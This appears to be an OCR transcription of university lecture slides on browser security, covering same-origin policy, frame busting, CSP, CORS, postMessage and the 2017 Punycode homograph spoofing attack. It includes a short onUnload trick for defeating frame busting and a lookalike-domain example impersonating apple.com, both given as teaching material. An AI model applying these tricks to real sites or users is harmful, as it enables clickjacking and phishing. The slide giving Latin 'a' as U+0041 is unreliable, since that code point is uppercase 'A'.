
Components of Browser Security Policy

- Frame-Frame relationships
  - canScript(A,B)
    - Can Frame A execute a script that manipulates arbitrary/nontrivial DOM elements of Frame B?
  - canNavigate(A,B)
    - Can Frame A change the origin of content for Frame B?
- Frame-principal relationships
  - readCookie(A,S), writeCookie(A,S)
    - Can Frame A read/write cookies from site S?

See https://code.google.com/p/browsersec/wiki/Part1
https://code.google.com/p/browsersec/wiki/Part2


Library Import Excluded From SOP

```
<script
   src=https://seal.verisign.com/getseal?host_name=a.com></script>
```




- Script has privileges of **imported** page, NOT source server.
- Can script other pages in this origin, load more scripts
- Other forms of importing

Domain Relaxation



- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

Additional Mechanisms



Server: CORS (Cross-origin network requests)

```
Access-Control-Allow-Origin: <list of domains>

Access-Control-Allow-Origin: *
```

Client: Cross-origin client side communication


Client-side messaging via navigation (old browsers)

`postMessage` (modern browsers)

iframes

- Embed HTML documents in other documents

```
<iframe name="myframe"
    src="http://www.google.com/">
            This text is ignored by most browsers.
</iframe>
```



Frame Busting

- Goal: prevent web page from loading in a frame
  - example: opening login page in a frame will display correct passmark image

- Frame busting:

```
if   (top != self)
            top.location.href = location.href
```

Better Frame Busting

- Problem: **Javascript OnUnload event**

```
<body onUnload="javascript: cause_an_abort;)">
```

- Try this instead:

```
if   (top != self)
            top.location.href = location.href
else {  …  code of page here …}
```

Frame Busting via Headers

Set X-Frame-Options to DENY or SAMEORIGIN

```
$ npm install busted
```

```
var busted = require('busted');
var URL = 'http://www.bbc.co.uk';
busted.headersTest(URL, function(url,
passed) {
  console.log(url + (passed ? ' passed '
: ' failed ') + 'the headers test.');
});
```

```
PS D:\work\ad-blocking-quality\scv> node .\test.js
http://www.cnn.com failed the headers test.
PS D:\work\ad-blocking-quality\scv> node .\test.js
http://www.bbc.co.uk passed the headers test.
```

CSP an CORS

CSP: Content Security Policy

- **Example 1:**
  - A server wants all content to come from its own domain:

```
X-Content-Security-Policy: default-src 'self‘
```

- **Example 2:**
  - An auction site wants to allow images from **anywhere**, plugin content from a list of **trusted** media providers including a content distribution network, and **scripts** only from a server under its control hosting sanitized JavaScript:

```
X-Content-Security-Policy:
default-src 'self';
img-src *;
object-src media1.example.com
        media2.example.com *.cdn.example.com;
script-src trustedscripts.example.com
```

CSP: Content Security Policy

- Example 3:
  - A site **operations group** wants to globally deny all third-party scripts in the site, and a particular project team wants to also disallow third-party media in their section of the site.
  - Site operations sends the first header while the **project team** sends the second header, and the user-agent takes the **intersection** of the two headers to form the complete interpreted policy:

```
X-Content-Security-Policy: default-src *; script-src 'self'
X-Content-Security-Policy: default-src *;
      script-src 'self'; media-src 'self‘
```


- Example 4:
  - Online banking site wants to ensure that all of the content in its pages is loaded over TLS to prevent attackers from eavesdropping on insecure content requests:

```
X-Content-Security-Policy: default-src https://*:443
```

XHR and CSP


```
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://api.example.com/data.json", true);
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    // JSON.parse does not evaluate the attacker's scripts.
    var resp = JSON.parse(xhr.responseText);
  }
}
xhr.send();
```

CORS



- CORS can be used for a range of resources
  - Invocations of the XMLHttpRequest or Fetch APIs in a cross-site manner, as discussed above.
  - Web Fonts (for cross-domain font usage in @font-face within CSS), so that servers can deploy TrueType fonts that can only be cross-site loaded and used by web sites that are permitted to do so.
  - WebGL textures.
  - Images/video frames drawn to a canvas using drawImage.
  - Stylesheets (for CSSOM access).

CORS Policies

- Specification mandates that browsers "preflight" the request, soliciting supported methods from the server with an HTTP OPTIONS request method, and then, upon "approval" from the server, sending the actual request with the actual HTTP request method.
- Servers can also notify clients whether "credentials" (including Cookies and HTTP Authentication data) should be sent with requests.


- **Request headers**
  - Origin
  - Access-Control-Request-Method
  - Access-Control-Request-Headers
- **Response headers**
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials
  - Access-Control-Expose-Headers
  - Access-Control-Max-Age
  - Access-Control-Allow-Methods
  - Access-Control-Allow-Header

Communication

window.postMessage

- New API for inter-frame communication
  - Supported in latest betas of many browsers


  - A network-like channel between frames



postMessage Syntax

```
frames[0].postMessage("Attack at dawn!",
                      "http://b.com/");
```

```
window.addEventListener("message", function (e) {
  if (e.origin == "http://a.com") {
    ... e.data ... }
}, false);
```




Facebook Anecdote


Why Include “targetOrigin”?

- What goes wrong?

```
frames[0].postMessage("Attack at dawn!");
```


- Messages sent to *frames*, not principals
- When would this happen?





Attacks Against Browsers

Punicode Attack on Chrome (2017)



Homograph Attacks

- **Homograph attacks** have been known since 2001, but browser vendors have struggled to fix the problem. It's a **spoofing attack** where a website address looks legitimate because characters replaced with Unicode characters.
- Many **Unicode characters**, which represents alphabets like Greek, Cyrillic, and Armenian in internationalised domain names, look the same as Latin letters to the casual eye
- For example, Cyrillic "a" (U+0430) and Latin "a" (U+0041) both are treated different by browsers but are displayed "a" in the browser address


More on Punycode

- By default, many web browsers use '**Punycode**' encoding to represent unicode characters in the URL to defend against Homograph phishing attacks. Punycode is a special encoding used by the web browser to **convert** unicode characters to the limited character set of ASCII (A-Z, 0-9), supported by International Domain Names (IDNs) system.
- For example, the Chinese domain "**短.co**" is represented in Punycode as "**xn--s7y.co**"


More on Punycode

- According to Zheng, the loophole relies on the fact that if someone chooses all characters for a domain name from a single foreign language character set, resembling exactly same as the targeted domain, browsers will render it in the same language, instead of Punycode
- Allowed the researcher to register a domain name **xn--80ak6aa92e.com** and bypass protection, which appears as "**apple.com**" by all vulnerable web browsers, including Chrome, Firefox, and Opera, though Internet Explorer, Microsoft Edge, Apple Safari, Brave, and Vivaldi are not vulnerable.
- Here, **xn--** prefix is known as an '*ASCII compatible encoding*' prefix, which indicates web browser that the domain uses 'punycode' encoding to represent Unicode characters, and Because Zheng uses the Cyrillic "a" (U+0430) rather than the ASCII "a" (U+0041), the defence approach implemented by web browser fails
- The homograph protection mechanism in Chrome, Firefox, and Opera unfortunately fails if every characters is replaced with a similar character from **a single foreign language**
- Zheng has reported this issue to the affected browser vendors, including Google and Mozilla in January 2017

Revealed in SSL Certs in Chrome

